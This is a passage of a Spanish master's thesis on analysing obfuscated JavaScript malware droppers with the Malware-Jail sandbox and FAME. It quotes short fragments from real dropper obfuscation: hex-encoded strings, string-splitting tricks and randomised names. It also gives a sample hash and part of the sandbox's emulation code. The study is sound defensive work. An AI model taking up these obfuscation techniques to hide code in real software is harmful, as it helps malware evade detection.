

**Escola Tècnica Superior d'Enginyeria  
Electrònica i Informàtica La Salle**

Trabajo Final de Máster

Máster en Ciberseguridad

*Malware en JavaScript*

Alumno

Miguel Soriano Sanz

Profesor Ponente

Arnaud Alcázar Lleopart

---

## **ACTA DEL EXAMEN DEL TRABAJO FINAL DE MÁSTER**

---

Reunido el Tribunal calificador en el día de la fecha, el alumno

D. Miguel Soriano Sanz

Expuso su Trabajo Final de Máster, el cual trató sobre el tema siguiente:

### **Malware en JavaScript**

Acabada la exposición y contestadas por parte del alumno las objeciones formuladas por los Sres. miembros del tribunal, éste valoró dicho Trabajo con la calificación de

Barcelona,

VOCAL DEL TRIBUNAL  
TRIBUNAL

VOCAL DEL

PRESIDENTE DEL TRIBUNAL

# Resumen

La distribución de *malware*<sup>1</sup> y sobre todo de *ransomware*<sup>2</sup> es cada vez más masiva y sofisticada siendo los *droppers*<sup>3</sup> en JavaScript uno de los vectores de ataque más utilizados hoy en día. Por ello es necesario tener métodos automáticos de análisis como las *sandbox*<sup>4</sup> que nos permitan extraer las (IOCs)<sup>5</sup> y *payload*<sup>6</sup> así como métodos de visualización que ayuden al analista a entender los datos de un vistazo. En este proyecto se estudiarán y analizarán muestras ofuscadas de *malware* real y se ayudará a desarrollar una herramienta de análisis automático para que sea capaz de analizar las muestras más actuales.

---

<sup>1</sup> Malware – También llamado badware o código malicioso se refiere a aquel software cuya finalidad es causar daño a la víctima o beneficios al atacante de una manera ilícita.

<sup>2</sup> Ransomware – Tipo de malware que por lo general cifra los archivos de un dispositivo privando a su dueño de acceder a ellos y pide un pago por la clave de descifrado.

<sup>3</sup> Dropper – Software o programa que por él mismo no es malicioso pero que se encarga de instalar y a veces también de descargar el malware real. Se usa para la evasión de antivirus y facilitar la distribución y actualización del malware.

<sup>4</sup> Sandbox – Entorno controlado con diferentes sensores donde se ejecuta un malware a propósito para ver su funcionamiento y poder analizarlo.

<sup>5</sup> Indicadores de compromiso – Abreviados como IOCs recogen el comportamiento que define a un malware, ya sean nombres de archivos, cambios en el OS o servidores concretos contactados con la finalidad de identificar un malware específico.

<sup>6</sup> Payload – En seguridad informática el payload sería la carga o fragmento final a ejecutar por el malware si excluimos la parte del programa que se dedica a la distribución y permanencia del malware o a la explotación del dispositivo.

# Índice

Resumen .....	3
Índice .....	4
1. Introducción .....	1
2. Objetivos .....	2
3. Fundamentos teóricos .....	3
3.1. El <i>malware</i> hoy en día .....	3
3.2. <i>Ransomware</i> .....	4
3.3. Ofuscación en el <i>malware</i> .....	6
3.4. Herramientas .....	9
4. Analizando <i>malware</i> a mano .....	12
4.1. Diferencias entre muestras del mismo <i>malware</i> .....	12
Conclusiones .....	17
4.2. <i>Reversing</i> paso a paso .....	17
Traza A .....	32
Traza B .....	34
Conclusiones .....	35
5. Usando Malware-Jail .....	40
5.1. Análisis de muestras .....	40
Dropper de Cryos .....	40
Otras muestras .....	43
5.2. Ampliando Malware-Jail .....	46
Problema con la función <i>eval()</i> .....	46
Función <i>MoveFile()</i> .....	48
Función <i>setTimeOuts()</i> .....	50
Función <i>defineProperty()</i> .....	51
Conclusión .....	52
6. Visualización de datos con FAME .....	53
6.1. Uso de FAME .....	53
6.2. Desarrollo del script .....	53
6.3. Resultados finales .....	57
7. Coste del proyecto .....	60
7.1. Coste temporal .....	60

Búsqueda y análisis de Malware .....	60
Malware-Jail: Instalación y desarrollo.....	60
FAME: Instalación y desarrollo.....	61
Redacción de la memoria.....	61
7.2. Coste económico .....	61
8. Conclusiones .....	62
9. Líneas de futuro .....	63
10. Bibliografía .....	64
Índice de figuras .....	65

# 1. Introducción

Cada día vemos más y más casos de *malware* que han afectado a multitud de empresas en diferentes países. Para conseguir tal número de infectados el *malware* tiene que evolucionar en nuevas formas de distribución e infección, siendo una de las más usadas en Windows los *dropper* escritos en JavaScript. Para analizar tantas muestras de *malware* al día es necesario poder automatizar ciertas tareas como la extracción del *payload* y comportamiento del *malware*. No obstante, cada vez más, el *malware* moderno se encuentra ofuscado<sup>7</sup> dificultando la tarea del analista y usa funciones cada vez más avanzadas impidiendo el uso de estas herramientas automáticas. Por ello es necesario ir adaptando las herramientas a medida que el *malware* evoluciona de tal manera que sean capaces de resolver el comportamiento incluso de las muestras más actuales.

Una de estas herramientas es Malware-Jail. Se trata de una *sandbox* desarrollada en Node.js que simula la ejecución del código en JavaScript y por lo tanto es capaz de mostrar el comportamiento de un programa y su flujo de ejecución. Gracias a esto podemos saber cuáles son las funciones que ejecuta un *malware* ofuscado e incluso obtener el *payload* final.

Para llevar a cabo el análisis, Malware-Jail simula un entorno de ejecución de JavaScript, para ello necesita tener definidas aquellas funciones y manejadores de clases que intentará usar el *malware*. Por lo tanto ante las nuevas técnicas empleadas por el *malware* es necesario aplicar métodos de *reversing*<sup>8</sup> a las muestras para ver qué funciones usan y añadirlas al conjunto que posee Malware-Jail para así poder automatizar el análisis del resto de muestras que tengan un comportamiento similar.

A lo largo de este trabajo veremos diferentes muestras de *malware* en JavaScript reales, estudiaremos sus métodos de ofuscación y desarrollaremos diferentes funciones cuando sea necesario para permitir a Malware-Jail automatizar el análisis de las muestras.

Además integraremos Malware-Jail como un módulo de FAME para que la ejecución y la visualización de los resultados sea más amigable y pueda llevarse a cabo mediante un panel de control web.

---

<sup>7</sup> Ofuscar - Ofuscar un código es el acto de hacerlo ilegible para el ser humano o extremadamente difícil de entender y por lo tanto de ver su comportamiento, pero siempre manteniendo la capacidad del código de ser ejecutado por un dispositivo.

<sup>8</sup> Reversing - La ingeniería inversa es una modalidad por la cual partiendo de un ejecutable final se intenta averiguar la lógica del programa y cómo está construido. El nombre se debe a que en vez de escribir código para obtener un programa, se analiza el programa para averiguar el código.

## 2. Objetivos

Los objetivos principales sobre los que se justifica la elaboración de este proyecto son los que se detallan a continuación:

1. Investigación y análisis de diversos *malwares* que sean distribuidos mediante ficheros en JavaScript.
2. Clasificarlos para obtener las funciones no implementadas en Malware-Jail y realizar su desarrollo en Node.js
3. Integrar Malware-Jail en un módulo específico de análisis para FAME desarrollando el módulo de procesado en Python 2.7 y creando el modelo de visualización de datos.

### 3. Fundamentos teóricos

Para comprender en profundidad este trabajo son necesarios unos conocimientos previos acerca del *malware* y su funcionamiento así como de por qué los atacantes ofuscan el código. También es necesario conocer las herramientas que vamos a usar a lo largo de todo el proyecto.

#### 3.1. El *malware* hoy en día

Desde que empezó la era informática estamos viendo como cada año aumenta el número de ataques producidos por *malware* como la cantidad de *malware* total. Esto quiere decir que cada vez más, tanto organizaciones como particulares, apuestan por la vía informática para cometer delitos o extorsión.




Figura 1 – Cantidad total de malware en el tiempo detectado por el instituto AV-Test.

Fuente: <https://www.av-test.org/es/estadisticas/malware/>

Como es de esperar, ante el aumento de esta actividad delictiva también han aumentado los esfuerzos por hacerle frente. Esto ha dado lugar a una carrera interminable en la que los delincuentes siempre van por delante modernizando los

tipos de ataque a medida que los investigadores consiguen paliar y desarrollar nuevos métodos de contención y bloqueo.

### 3.2. *Ransomware*

Uno de los ataques que más han crecido en los últimos tiempos es el llamado *ransomware*. Su popularidad es tal debido a que:

- Es fácilmente distribuible. Puede ser tanto dirigido a un objetivo concreto como totalmente general y masivo.
- Puede causar un gran impacto económico y social si consigue afectar a un objetivo importante desprotegido como pueden ser grandes empresas, hospitales o infraestructuras críticas como centrales nucleares.
- En campañas masivas, aunque la cantidad de dinero recaudada por objetivo es pequeña, el total conseguido puede ser una suma importante.
- La efectividad contra particulares se basa en no exigir más dinero por recuperar los archivos de lo que cuesta el equipo en sí. Por lo tanto los precios rondan de los 100€ a 400€ por rescate.
- Por lo general cuando se paga el rescate realmente se devuelve el descifrador con el cual recuperar los archivos. No obstante es posible que este programa oculte otro proceso malicioso a modo de troyano<sup>9</sup>.

#### 3.2.1. Distribución.

A no ser que sea una campaña dirigida a un objetivo en concreto, el *ransomware* suele estar programado para afectar a ordenadores Windows de 32 bits ya que son los más utilizados tanto por particulares como por pymes, llegando así al mayor número de afectados posibles.

El método de distribución más común hoy en día es mediante el *phising*<sup>10</sup> a modo de envío masivo de SPAM electrónico. Estos correos suelen llevar un archivo malicioso adjunto haciéndose pasar por un archivo lícito y de interés como una factura, una carta o una promoción. Usualmente en formato PDF, Word, Excel o JavaScript estos adjuntos funcionan como un *dropper*.

En la siguiente figura podemos ver el funcionamiento del *malware* bancario Dridex y en especial el proceso de infección hasta el paso 4, considerado punto de no retorno donde el usuario ya no podrá parar la infección. El *dropper* descargado por email y ejecutado por el usuario se encarga de conectarse con el servidor malicioso, descargar el *malware* y ejecutarlo en los pasos 5 y 6.

---

<sup>9</sup> Troyano – Tipo de *malware* que consiste en un programa que aparece ser lícito pero que esconde procesos maliciosos que infectan el dispositivo con otro *malware*.

<sup>10</sup> Phising – Táctica empleada por los ciberdelincuentes que consiste en engañar a la víctima haciéndose pasar por una entidad o persona para conseguir que la víctima facilite datos, contraseñas o ejecute un programa.




Figura 2 – Funcionamiento del malware bancario Dridex

Fuente: <http://www.informaticaforense.ch/maggiori-informazioni-sullondata-di-malware-distribuiti-tramite-fatture-swisscom-contraffatte/>

El hecho de usar un *dropper* como adjunto en vez de directamente el *malware* da una serie de beneficios al atacante:

- Puede cambiar la versión del *malware* cambiando el archivo en el servidor sin necesidad de realizar otra campaña de distribución por cada versión.
- Es más sencillo evitar antivirus ya que los *dropper* suelen estar en formatos comunes como .doc, .pdf o .exe y no peligrosos como podría ser un .exe. Además el tamaño del *dropper* suele ser menor al del *malware* final y levanta menos sospechas.

- Es más sencillo lanzar múltiples campañas en diferentes idiomas para el mismo *malware*.

### 3.3. Ofuscación en el *malware*

La ofuscación de las muestras es una tarea común hoy en día. No hay que caer en el error de confundir ofuscación con el cifrado. Mientras que el cifrado está enfocado a que solo puedan acceder a los datos las personas o dispositivos autorizados para ello, la ofuscación se centra en dificultar la lectura de los datos, no el acceso a ellos. Por lo tanto es correcto decir que la seguridad por ofuscación no es seguridad. No obstante los ciberdelincuentes han encontrado en la ofuscación un aliado en sus campañas de distribución de *malware*.

Las técnicas de ofuscación pueden ser diferentes dependiendo del lenguaje en el que esté escrito el código. Durante este proyecto nos centraremos en JavaScript. El lenguaje JavaScript se caracteriza por ser de tipado débil, flexible y muy sencillo de programar. Estas características hacen que sea bastante sencillo ofuscar código en comparación con otros lenguajes.

#### 3.3.1. Motivos

Viendo la ofuscación como el método para dificultar la lectura de los datos, ya sea almacenándolos en variables con nombres aleatorios, desordenando el flujo del código o añadiendo partes sin funcionalidad, podríamos pensar que la ofuscación no tiene mayor objetivo que molestar a aquel que intenta entender un programa. No obstante son varios los motivos que hacen que un atacante se moleste en ofuscar el *malware* antes de enviarlo.

- **Dificultar el análisis a mano.** Para la mayoría de los analistas encontrarse con un código ofuscado no significa que no vayan a poder analizarlo en profundidad, simplemente que van a tener que emplear más tiempo del que sería necesario. Esto hace que el *malware* pueda estar más tiempo en distribución sin que sea neutralizado. Además de evitar el análisis si la carga de trabajo del analista es demasiada como para desofuscar cientos y cientos de muestras.
- **Evitar la detección de antivirus.** Debido a que la mayoría de antivirus se basan en la búsqueda de firmas en el código, la ofuscación del mismo hace que se generen nuevas firmas por cada muestra y que los antivirus no detecten las muestras más recientes. Esto se consigue incluso con pequeñas modificaciones en el código ofuscado como un cambio de nombre a las variables o distintas maneras de acceder a una posición como puede ser usando 2+3 o 4+1 en lugar del número 5.
- **Evitar poder ser entendido y usado por gente sin experiencia.** Si una persona con nula o poca experiencia en programación abre el código de una muestra ofuscada seguramente no entenderá nada. Al ser así se necesitan unos conocimientos mínimos para que alguien pueda modificar la muestra y usarla a su favor. A un atacante no le interesa que otras personas puedan usar

su código ya que eso implica que habrá más analistas y casas de antivirus con el ojo puesto en su muestra.

- **Dificultar el análisis automático.** Pese a que un código ofuscado puede ser perfectamente entendible y ejecutado por una máquina. Pueden darse casos en los que las herramientas de análisis automático fallen al no tener implementado algún método usado durante la ofuscación. Además impiden la búsqueda y análisis de cadenas de texto o partes del código importantes.
- **Evitar la identificación del atacante.** Al usar nombres de variables y cadenas de texto generadas aleatoriamente es imposible averiguar el idioma o procedencia de la persona que escribió el código, por lo tanto se hace imposible crear un perfil del programador. Ha habido ocasiones en las que en un código no ofuscado una cadena de texto en un idioma o el nombre de una variable han permitido saber el idioma o incluso gustos del atacante. En una muestra reciente se pueden ver alusiones a Trump o incluso a *juego de tronos*. Esto ayuda a crear un perfil y a situar la muestra en el tiempo al usar referencias actuales.
- **Facilita la distribución de *malware*.** Una vez una muestra es captada por el sistema de detección de antivirus ya queda registrada y su firma digital se distribuye entre todos los clientes para que detecten el *malware* nada más verlo sin necesidad de analizarlo de nuevo. Esto obligaría a los atacantes a reescribir una nueva versión del *dropper* para su distribución. No obstante si usan herramientas automáticas de ofuscación, simplemente tendrían que volver a ofuscar el mismo *script* para cambiar totalmente su huella digital y poder seguir distribuyéndolo.

### 3.3.2. Tipos de ofuscación

Analizando muestras podemos ver como hay diferentes maneras de ofuscar un código según en qué parte se aplique la ofuscación o en qué consista. Por lo general las muestras no están ofuscadas de una sola manera sino que suelen emplear diferentes tipos de ofuscación de manera simultánea.

Podemos clasificar los tipos de ofuscación en los siguientes grupos:

#### Ofuscación por aleatoriedad

Esta ofuscación se basa en cambiar los nombres de las variables y funciones de manera aleatoria para que no tengan un significado semántico y que el flujo del programa sea más difícil de seguir.

```

var Pn59wLEMQU5 = JGnAIL523id;
for(var i=0; i<kxImj19B/(6); i++)
{
    JGnAIL523id=FMq5Z0aM[i];
    if ((JGnAIL523id>=K2f6ERmK)&&(JGnAIL523id<=YDnPAluh0J))
    {
        if (Pn59wLEMQU5.length>0)
        {
            H6XJHKSINlv=parseInt(Pn59wLEMQU5+JGnAIL523id,8*2);
            Pn59wLEMQU5='';
            wOXWqYmz = wOXWqYmz + tick(H6XJHKSINlv);
        }
        else
        {
            Pn59wLEMQU5=JGnAIL523id;
        }
    }
}

```

**Figura 3 – Ejemplo de código ofuscado por aleatoriedad.***Fuente: Propia.*

#### Ofuscación por codificación

Esta ofuscación se basa en codificar fragmentos de código en ASCII, Hexadecimal o Unicode. Dependiendo de cómo esté implementada podemos encontrar dos subtipos de este tipo de ofuscación.

- Codificación de todo el código: Este caso se da cuando se recoge todo el código y se codifica a otro tipo de representación.
- Codificación personalizada: Más sofisticada, consiste en la existencia de una función dentro del propio código que es llamada a medida que se ejecuta el programa para ir decodificando fragmentos de código. Para una mayor complejidad muchas veces estas funciones reciben como parámetros tanto código a decodificar como caracteres aleatorios decidiendo en tiempo de ejecución qué tiene que decodificar y qué no.

```

bAHafdsF = new EAyqKvJKoFQ('575363KmdVHloodiibmpZumz726970 nNu742E53b odgaltVcfkitjk neq68656C dy6C'.ir());
Nj8bEoMzupEd = '52756E'.ir();
E63eYAl0xOFy = bAHafdsF[QIo2FnLBH]('2554454D5025 kwjojssca2F59f0nduzJ54JeicbnTj044456F57rKq362EnJXh657865'.ir());
|
```

**Figura 4 – Ofuscación por codificación***Fuente: Propia*

En la figura 4 podemos ver un ejemplo de codificación personalizada. La función `ir()` es llamada desde una cadena de texto que es la que va a ser decodificada. En este caso la codificación es hexadecimal por lo que `'52756E'.ir();` devolverá ‘Run’. No obstante vemos que la primera y tercera línea llama a la función con caracteres que no son hexadecimales, estos serán obviados dentro de la función y su utilidad es que analizadores de codificación automáticos no sean capaces de resolver el código.

#### Ofuscación lógica

Se basa en el cambio de la lógica del programa sin que ello afecte a la ejecución final. Puede realizarse añadiendo fragmentos de códigos que nunca son usados o implementando comprobaciones y métodos que hagan más difícil seguir el flujo de ejecución.

### Ofuscación por identación

Este tipo de ofuscación se basa en no programar un código limpio en cuanto a saltos de línea se refiere dando como resultado bloques difíciles de leer o todo un programa en una sola línea muy larga.

### Ofuscación de los datos

Uno de los métodos más utilizados. Consiste en calcular en tiempo de ejecución aquellas variables y constantes necesarias. Esto hace que herramientas automáticas sean incapaces de encontrar cadenas de texto interesantes en el código con un análisis estático. Son varias las técnicas empleadas para este tipo de ofuscación variando también en su complejidad.

```
var url = 'hYmZNEFdvtYmZNEFdvtYmZNEFdvpYmZNEFdv:YmZNEFdv/YmZNEFdv/'.split('YmZNEFdv').join('');
```

**Figura 5 – Ofuscación de los datos 1.**  
Fuente: Propia.

Como vemos en la figura anterior, la cadena “`http://`” se crea a partir de sustraer la cadena ‘`YmZNEFdv`’ en tiempo de ejecución de la primera cadena de texto.

En los siguientes ejemplos podremos ver como la gran flexibilidad de JavaScript permite implementar este tipo de ofuscación de maneras muy variadas

```
AjpkBSnXgVCwoOx="g"+"et"+"Ye"+"ar";
```

**Figura 6 – Ofuscación de los datos 2.**  
Fuente: Propia.

```
{diVAxSvEUJA: 's,c,r,i,p,t,i,n,g,.,F,i,l,e,s,y,s,t,e,m,o,b,j,e,c,t'}
```

**Figura 7 – Ofuscación de los datos 3.**  
Fuente: Propia.

En las dos figuras anteriores podemos ver que además de crear la cadena de texto de manera dinámica, el valor de las variables no se corresponde con una simple cadena de texto sino que son métodos y objetos como la función `getFullYear()`. Es otra variante de este tipo de ofuscación en la que se almacena el nombre de *keywords* de JavaScript en variables para ser usados después.

## 3.4. Herramientas

Gracias a los repositorios públicos y la filosofía de código abierto podemos contar con infinidad de herramientas que nos ayudan en nuestra tarea de análisis de malware. Durante este proyecto se han usado en especial dos de ellas: Malware-Jail y FAME.

### 3.4.1. Malware-Jail

Tal y como su desarrollador la describe, Malware-Jail es una *sandbox* para el análisis semiautomático de *malware* en JavaScript que nos permite su desofuscación y la extracción del *payload* correspondiente.

Esta herramienta escrita en Node.js permite simular un entorno de ejecución de JavaScript gracias a su fichero *env/wscript.js* en el que emula el contexto de *Windows Script Host* implementando las funciones comúnmente utilizadas por el *malware*. Además también está en desarrollo la implementación de contexto de un navegador para hacer creer al *malware* que se está ejecutando en un entorno real.

Como podemos ver en la siguiente figura, la emulación del contexto de *Windows Script* se consigue definiendo los objetos y las funciones a las que llama usualmente el *malware* y realizando dentro de las funciones las tareas correspondientes para obtener un log de la ejecución del *malware* además de para permitir que se pueda seguir ejecutando hasta el final.

```
FileSystemObject = function() {
    this.id = _object_id++;
    this.name = "Scripting.FileSystemObject[" + this.id + "]";
    util_log("new " + this.name);
    this.toString = function() {
        return this._name;
    }
    this.createtextfile = function(filename) { //filename[, overwri
        util_log(this._name + ".CreateTextFile(" + filename + ")");
        return _proxy(new TextStream(filename));
    }
    this.opentextfile = function(filename) { //filename[, iomode[, 
        util_log(this._name + ".OpenTextFile(" + filename + ")");
        return _proxy(new TextStream(filename));
    }
    this.getfileversion = function(f) {
        util_log(this._name + ".GetFileVersion(" + f + ")");
        return "1.0";
    }
}
```

**Figura 8 – Parte del archivo wscript.js de Malware-Jail.**

Fuente: Propia.

La debilidad de este tipo de implementación se da cuando muestras recientes de *malware* usan métodos que no están definidos en este script, entonces la *sandbox* es incapaz de analizar hasta el final la muestra.

Por lo tanto uno de los objetivos del presente trabajo es encontrar muestras actuales las cuales Malware-Jail no sea capaz de analizar debido a funciones no implementadas. Una vez encontradas dichas muestras la tarea será ampliar el script de contexto de Malware-Jail añadiendo las funciones pertinentes.

Una vez se haya mejorado la herramienta deberemos usarla para ejecutar muestras de *malware* y obtener la salida para posteriormente analizarla y mostrar resultados en base a los datos devueltos por Malware-Jail.

### 3.4.2. FAME

De sus siglas *Framework Automates Malware Evaluation*, FAME es una plataforma *multisandbox* para el análisis de *malware* basada en módulos y en código abierto. Permite desarrollar e implementar diferentes análisis en forma de módulo de manera

que al subir una muestra será analizada por los diferentes módulos seleccionados y podremos ver un reporte final con la suma de todos los resultados.

Además FAME nos permite modificar de una manera sencilla el modelo de visualización de datos devuelto por los diferentes análisis.

The screenshot shows the 'Processing Modules' section of the FAME configuration interface. It lists several modules with their descriptions, status, and configuration options:

- apk**: Perform static analysis on APK/DEX files. Will also run static analysis modules trying to extract configuration from known Android malware.  
ACTS ON apk, dex QUEUE unix ✓ enabled  
Configure Disable
- apk\_verification**: Compare submitted APK with the one on the Google Play Store in order to verify if they were signed with the same certificate.  
ACTS ON apk QUEUE unix ✓ enabled  
Configure Disable
- bamfdetect**: Run BAMF\_Detect on unpacked executables in order to detect known malware families and extract their configurations.  
ACTS ON unpacked\_executable QUEUE unix ✘ Disabled  
Configure ✓ Enable
- cuckoo\_modified**: Submit the file to Cuckoo Sandbox (cuckoo-modified version).  
ACTS ON executable, word, html, rtf, excel, pdf, javascript, jar, url, powerpoint, vbs GENERATES memory\_dump, pcap QUEUE unix ✓ enabled  
Configure ✘ Disable
- eml**: Extract attachments from .eml messages.  
ACTS ON eml QUEUE unix ✘ Disabled  
Configure ✓ Enable

**Figura 9 – Panel de configuración de los módulos de FAME.**

Fuente: <https://certsocietegenerale.github.io/fame/>

Otro de los objetivos del trabajo será la implementación de Malware-Jail como módulo de FAME. Esto nos permitirá analizar archivos JavaScript con diferentes módulos y será a través de FAME donde mostraremos el reporte final del análisis.

## 4. Analizando *malware* a mano

El paso previo a utilizar cualquier herramienta automática es conocer cómo funciona el análisis de *malware* de primera mano. Para ello vamos a analizar diferentes muestras viendo cómo han sido creadas y comparándolas con muestras similares para ver cómo funciona la ofuscación automática de scripts.

Además se realizará el *reversing* paso a paso de una muestra ofuscada hasta llegar al *script* base. De esta manera veremos el proceso inverso de la ofuscación y podremos entender más a fondo cómo se aplican las diferentes técnicas vistas anteriormente.

### 4.1. Diferencias entre muestras del mismo *malware*

Lo usual es que ante un mismo *malware* nos encontramos con diferentes *droppers* de distintas campañas de distribución. O bien porque se han distribuido al mismo tiempo pero por vías diferentes o bien porque simplemente han actualizado el *dropper* en una vía de distribución al cabo de un tiempo.

Durante el proceso de recolección de muestras de *malware* se encontraron dos muestras realmente curiosas por su gran similitud.

La primera muestra es la siguiente con un hash sha256:

0b538c2ea1330970e2d9b748ec8f13a930bee5bfef0e98162e6e0aee8a5b1ff9

```

